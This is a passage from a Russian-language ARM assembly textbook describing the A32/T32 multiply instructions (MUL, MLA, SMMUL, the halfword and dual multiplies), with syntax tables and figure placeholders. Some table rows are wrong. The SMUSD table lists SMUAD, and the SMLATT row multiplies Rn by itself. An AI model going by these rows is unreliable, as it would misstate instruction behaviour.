    UMULL  X5, W0, W1       // 2 * 11 = 22 (0x16)
    UMULH  X5, X0, X1       // (2 * 11)<127:64> = 0x00
```

Умножение в A32/T32

По сравнению с A64 наборы A32/T32 предоставляют головокружительное множество инструкций для разных видов умножения. В табл. 5.32 приведены все инструкции умножения A32/T32, их синтаксис и базовое действие.

Таблица 5.32. Инструкции умножения A32

Имя инструкции	Синтаксис	Операция, ширина битов
MUL{S}	Rd, Rn{, Rm}	32 = 32 x 32
MLA{S}	Rd, Rn, Rm, Ra	32 = 32 + 32 x 32
MLS	Rd, Rn, Rm, Ra	32 = 32 - 32 x 32
SMLA<BB|BT|TB|TT>	Rd, Rn, Rm, Ra	32 = 16 x 16 + 32
SMLA<D|DX>	Rd, Rn, Rm, Ra	32 = 16 x 16 + 16 x 16 + 32
SMLAL{S}	RdLo, RdHi, Rn, Rm	64 = 32 x 32 + 64
SMLAL<BB|BT|TB|TT>	RdLo, RdHi, Rn, Rm	64 = 16 x 16 + 64
SMLAL<D|DX>	RdLo, RdHi, Rn, Rm	64 = 16 x 16 + 16 x 16 + 64
SMLA<WB|WT>	Rd, Rn, Rm, Ra	32 = 32 x 16* + 32
SMLS<D|DX>	Rd, Rn, Rm, Ra	32 = 32 + 16 x 16 - 16 x 16
SMLSL<D|DX>	RdLo, RdHi, Rn, Rm	64 = 64 + 16 x 16 - 16 x 16
SMUS<D|DX>	{Rd,} Rn, Rm	32 = 16 x 16 - 16 x 16
SMUA<D|DX>	{Rd,} Rn, Rm	32 = 16 x 16 + 16 x 16
SMUL<BB|BT|TB|TT>	{Rd,} Rn, Rm	32 = 16 x 16
SMUL<L|LS>	RdLo, RdHi, Rn, Rm	64 = 32 x 32

Имя инструкции	Синтаксис	Операция, ширина битов
SMUL<WB|WT>	{Rd,} Rn, Rm	32 = 32 x 16*
SMML<A|AR>	Rd, Rn, Rm, Ra	32 = 32 + 32 x 32**
SMML<S|SR>	Rd, Rn, Rm, Ra	32 = 32 - 32 x 32**
SMMU<L|LR>	{Rd,} Rn, Rm	32 = 32 x 32**
UMAAL	RdLo, RdHi, Rn, Rm	64 = 32 + 32 + 32 x 32
UMLA<L|LS>	RdLo, RdHi, Rn, Rm	64 = 64 + 32 x 32
UMUL<L|LS>	RdLo, RdHi, Rn, Rm	64 = 32 x 32

* Используются старшие 32 бита 48-битного произведения. Младшие биты отбрасываются.

** Используются старшие 32 бита 64-битного произведения. Младшие биты отбрасываются.

Вместо отдельного рассмотрения каждого варианта умножения их можно объединить в сходные категории. Каждая инструкция может работать с полными или частичными значениями регистров, выдавая 32-битный или 64-битный результат:

• умножения младших значащих слов;
• умножения старших значащих слов;
• умножения полуслов, то есть 16-битных значений;
• векторные, или двойные, умножения;
• длинные, то есть 64-битные, умножения.

Только три инструкции умножения в этих группах являются беззнаковыми, остальные работают со знаковыми входными значениями.

Начнём с умножений младших и старших значащих слов. Они получают два 32-битных входных значения, создают 64-битный результат и сохраняют в регистре его младшие или старшие 32 бита.

Умножение младших значащих слов

Инструкции умножения младших значащих слов A32/T32 получают два 32-битных значения, перемножают их с получением 64-битного результата и сохраняют его младшие 32 бита, иногда дополнительно прибавляя или вычитая третье 32-битное значение. Они приведены в табл. 5.33.

Таблица 5.33. Умножения младших значащих слов A32

Синтаксис инструкции	Операция, биты
MUL{S} Rd, Rn{, Rm}	32 = 32 x 32
MLA{S} Rd, Rn, Rm, Ra	32 = 32 + 32 x 32
MLS Rd, Rn, Rm, Ra	32 = 32 - 32 x 32

Умножение (MUL)

Как показано на рис. 5.20, MUL умножает два хранящихся в регистрах 32-битных входных значения с получением 64-битного результата и сохраняет его младшие 32 бита в регистре назначения. В синтаксисе A32/T32 второй исходный регистр можно опустить, если регистр назначения также служит одним из исходных. То есть `MUL Rd, Rn` эквивалентна `MUL Rd, Rn, Rd` и кодируется так же. Мнемоника MULS также позволяет установить арифметические флаги по результату.




Рисунок 5.20. Инструкция MUL

Умножение с накоплением (MLA)

Как показано на рис. 5.21, инструкция умножения с накоплением MLA расширяет MUL, выполняя дополнительное сложение после вычисления произведения. Она умножает два 32-битных значения из регистров, прибавляет третье 32-битное значение из третьего исходного регистра и записывает итоговый 32-битный результат в регистр назначения. Как и MUL, MLA может устанавливать по результату арифметические флаги N и Z с помощью мнемоники MLAS.




Рисунок 5.21. Инструкция умножения с накоплением (MLA)

Умножение с вычитанием (MLS)

Инструкция MLS умножает два 32-битных входных значения, сохраняет младшие 32 бита 64-битного результата и вычитает это значение из третьего исходного регистра. Здесь важен порядок: произведение вычитается из Ra, а не наоборот, как показано на рис. 5.22.




Рисунок 5.22. Инструкция умножения с вычитанием (MLS)

Умножение старших значащих слов

Инструкции умножения старших значащих слов A32/T32 получают два 32-битных значения, перемножают их с получением 64-битного результата и сохраняют его старшие 32 бита, иногда дополнительно прибавляя или вычитая третье 32-битное значение. Они приведены в табл. 5.34.

Таблица 5.34. Умножения старших значащих слов A32

Синтаксис инструкции	Операция, биты
SMML<A|AR> Rd, Rn, Rm, Ra	32 = 32 + 32 x 32*
SMML<S|SR> Rd, Rn, Rm, Ra	32 = 32 - 32 x 32*
SMMU<L|LR> {Rd,} Rn, Rm	32 = 32 x 32*

* Используются старшие 32 бита 64-битного произведения. Младшие биты отбрасываются.

Знаковое умножение старших значащих слов (SMMUL)

Инструкция SMMUL выполняет знаковое умножение двух 32-битных входных значений с получением 64-битного результата и сохраняет его старшие 32 бита в регистре назначения, как показано на рис. 5.23.




Рисунок 5.23. Инструкция SMMUL

В отличие от MUL, SMMUL не может устанавливать арифметические флаги по результату. Однако мнемоника SMMULR позволяет округлить результат вместо усечения. Математически это эквивалентно прибавлению `0x80000000` к 64-битному результату до извлечения старшего 32-битного слова.

Знаковое умножение старших значащих слов с накоплением (SMMLA)

Как и формы для младших значащих слов, умножения старших слов могут выполнять дополнительное сложение. Поэтому SMMLA вычисляет произведение двух 32-битных значений с получением 64-битного результата, сохраняет его старшие 32 бита и прибавляет 32-битное значение из третьего регистра, как показано на рис. 5.24. Итоговый 32-битный результат записывается в регистр назначения.




Рисунок 5.24. Инструкция SMMLA

Как и SMMUL, SMMLA не может устанавливать арифметические флаги по результату, но мнемоника SMMLAR позволяет округлить результат вместо простого усечения. Математически это эквивалентно прибавлению `0x80000000` к 64-битному результату до извлечения старшего 32-битного слова.

Знаковое умножение старших значащих слов с вычитанием (SMMLS)

Инструкция SMMLS выполняет знаковое умножение двух 32-битных входных значений с получением 64-битного результата, сохраняет его старшие 32 бита, а затем вычитает это произведение из 32-битного значения третьего исходного регистра и записывает результат в регистр назначения. Процесс показан на рис. 5.25.




Рисунок 5.25. Инструкция SMMLS

Как и SMMUL, SMMLS не может устанавливать арифметические флаги по результату, но мнемоника SMMLSR позволяет округлить результат вместо усечения. Математически это эквивалентно прибавлению `0x80000000` к 64-битному результату до извлечения старшего 32-битного слова.

Умножение полуслов

Инструкции умножения полуслов позволяют умножать на 16-битное значение. Они представлены двумя формами: умножением 16 на 16 бит и умножением 32 на 16 бит.

Группа умножения 16 на 16 бит предоставляет четыре варианта каждой инструкции, позволяя использовать старшие или младшие 16 бит каждого входного значения. Выбор обозначается двумя последними буквами инструкции: BB, BT, TB или TT. B означает использование младших 16 бит исходного регистра, а T - старших. Например, TB указывает, что первое 16-битное значение берётся из старших 16 бит Rn, а второе - из младших 16 бит Rm.

Группа умножения 32 на 16 бит предоставляет два варианта каждой инструкции в зависимости от того, берётся ли 16-битное значение из старшей или младшей половины второго операнда. Такие инструкции оканчиваются на WT или WB, обозначая умножение слова соответственно на старшее либо младшее полуслово.

Как и другие инструкции умножения, эти операции могут дополнительно выполнять неявное сложение, хотя неявное вычитание при умножении полуслов невозможно. Синтаксис и операции умножения полуслов A32 показаны в табл. 5.35.

Таблица 5.35. Умножения полуслов A32

Синтаксис инструкции	Операция, биты
SMLA<BB|BT|TB|TT> Rd, Rn, Rm, Ra	32 = 16 x 16 + 32
SMLA<WB|WT> Rd, Rn, Rm, Ra	32 = 32 x 16* + 32
SMUL<BB|BT|TB|TT> {Rd,} Rn, Rm	32 = 16 x 16
SMUL<WB|WT> {Rd,} Rn, Rm	32 = 32 x 16*

* Используются старшие 32 бита 48-битного произведения. Младшие биты отбрасываются.

Знаковое умножение полуслов (SMULBB, SMULBT, SMULTB, SMULTT)

Все инструкции группы знакового умножения полуслов SMULBB, SMULBT, SMULTB и SMULTT умножают два 16-битных полуслова с получением 32-битного результата и записывают его в регистр назначения, как показано в табл. 5.36 и на рис. 5.26.

Таблица 5.36. Инструкции знакового умножения полуслов A32

Синтаксис инструкции	Операция, биты
SMULBB Rd, Rn, Rm	Rd = Rn[0:15] x Rm[0:15]
SMULBT Rd, Rn, Rm	Rd = Rn[0:15] x Rm[16:31]
SMULTB Rd, Rn, Rm	Rd = Rn[16:31] x Rm[0:15]
SMULTT Rd, Rn, Rm	Rd = Rn[16:31] x Rm[16:31]




Рисунок 5.26. Группа инструкций знакового умножения полуслов SMULBB, SMULBT, SMULTB и SMULTT

Знаковое умножение полуслов с накоплением (SMLABB, SMLABT, SMLATB, SMLATT)

Инструкции SMLABB, SMLABT, SMLATB и SMLATT умножают два 16-битных полуслова с получением 32-битного результата, а затем прибавляют его к другому 32-битному значению, указанному в Ra. Итоговый результат записывается в Rd, как показано в табл. 5.37 и на рис. 5.27.

Таблица 5.37. Инструкции знакового умножения полуслов с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLABB Rd, Rn, Rm, Ra`	`Rd = Rn[0:16] x Rm[0:16] + Ra`
`SMLABT Rd, Rn, Rm, Ra`	`Rd = Rn[0:16] x Rm[16:31] + Ra`
`SMLATB Rd, Rn, Rm, Ra`	`Rd = Rn[16:31] x Rm[0:16] + Ra`
`SMLATT Rd, Rn, Rm, Ra`	`Rd = Rn[16:31] x Rn[16:31] + Ra`

Знаковое умножение слова на полуслово (SMULWB/SMULWT)

Эта инструкция выполняет знаковое умножение 32-битного значения из первого исходного регистра Rn на старшее или младшее 16-битное полуслово второго исходного регистра Rm. Умножение 32 на 16 бит даёт 48-битный результат, старшие 32 бита которого записываются в Rd. См. табл. 5.38 и рис. 5.28.




Рисунок 5.27. Группа инструкций знакового умножения полуслов с накоплением SMLABB, SMLABT, SMLATB и SMLATT

Таблица 5.38. Инструкции знакового умножения слова на полуслово A32

Синтаксис инструкции	Операция, биты
`SMULWB {Rd,} Rn, Rm`	`32 = 32 x B16*`
`SMULWT {Rd,} Rn, Rm`	`32 = 32 x T16*`

* Используются старшие 32 бита 48-битного произведения. Младшие биты отбрасываются.




Рисунок 5.28. Инструкция знакового умножения слова на полуслово

Знаковое умножение слова на полуслово с накоплением (SMLAWB/SMLAWT)

Эта группа работает аналогично знаковому умножению слова на полуслово, но выполняет заключительное 32-битное сложение.

Как видно из табл. 5.39, инструкции умножают 32-битное значение на 16-битное, взятое из старших или младших 16 бит второго операнда, и получают 48-битный результат. Затем инструкция сохраняет старшие 32 бита этого произведения, прибавляет к нему 32-битное значение и записывает итог в Rd. См. рис. 5.29.

Таблица 5.39. Инструкции умножения слова на полуслово с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLAWB Rd, Rn, Rm, Ra`	`32 = 32 x 16* + 32`
`SMLAWT Rd, Rn, Rm, Ra`	`32 = 32 x 16* + 32`

* Используются старшие 32 бита 48-битного произведения. Младшие биты отбрасываются.




Рисунок 5.29. Группа инструкций знакового умножения слова на полуслово с накоплением

Векторные, или двойные, умножения

Векторные, или двойные, инструкции выполняют два 16-битных умножения, получая два 32-битных результата, после чего объединяют их другой математической операцией.

Двойное умножение прибавляет произведение старших полуслов обоих исходных регистров к произведению младших полуслов. Существуют два способа указать полуслова. Если инструкция оканчивается на D, умножаются старшие полуслова Rn и Rm, а результат складывается с произведением младших половин. Если инструкция оканчивается на X, полуслова второго регистра Rm меняются местами, создавая умножения старшего на младшее и младшего на старшее.

Группа векторного, или двойного, умножения содержит четыре группы инструкций:

• знаковое двойное умножение со сложением SMUAD{X};
• знаковое двойное умножение с вычитанием SMUSD{X};
• знаковое двойное умножение с накоплением SMLAD{X};
• знаковое двойное умножение с вычитанием и накоплением SMLSD{X}.

Знаковое двойное умножение со сложением (SMUAD/SMUADX)

SMUAD знаково умножает старшие 16 бит значений Rn и Rm, а затем прибавляет результат к произведению младших полуслов. SMUADX перед умножением меняет местами полуслова Rm. См. табл. 5.40 и рис. 5.30.

Таблица 5.40. Инструкции знакового двойного умножения со сложением A32

Синтаксис инструкции	Операция, биты
`SMUAD {Rd,} Rn, Rm`	`32 = 16 x 16 + 16 x 16`
`SMUADX {Rd,} Rn, Rm`	`32 = 16 x 16 + 16 x 16`




Рисунок 5.30. Инструкция SMUAD

Знаковое двойное умножение с вычитанием

SMUSD работает сходным с SMUAD образом, но произведения младших и старших полуслов вычитаются друг из друга, а не складываются. См. табл. 5.41 и рис. 5.31.

Таблица 5.41. Инструкции знакового двойного умножения с вычитанием A32

Синтаксис инструкции	Операция, биты
`SMUAD {Rd,} Rn, Rm`	`32 = 16 x 16 - 16 x 16`
`SMUADX {Rd,} Rn, Rm`	`32 = 16 x 16 - 16 x 16`

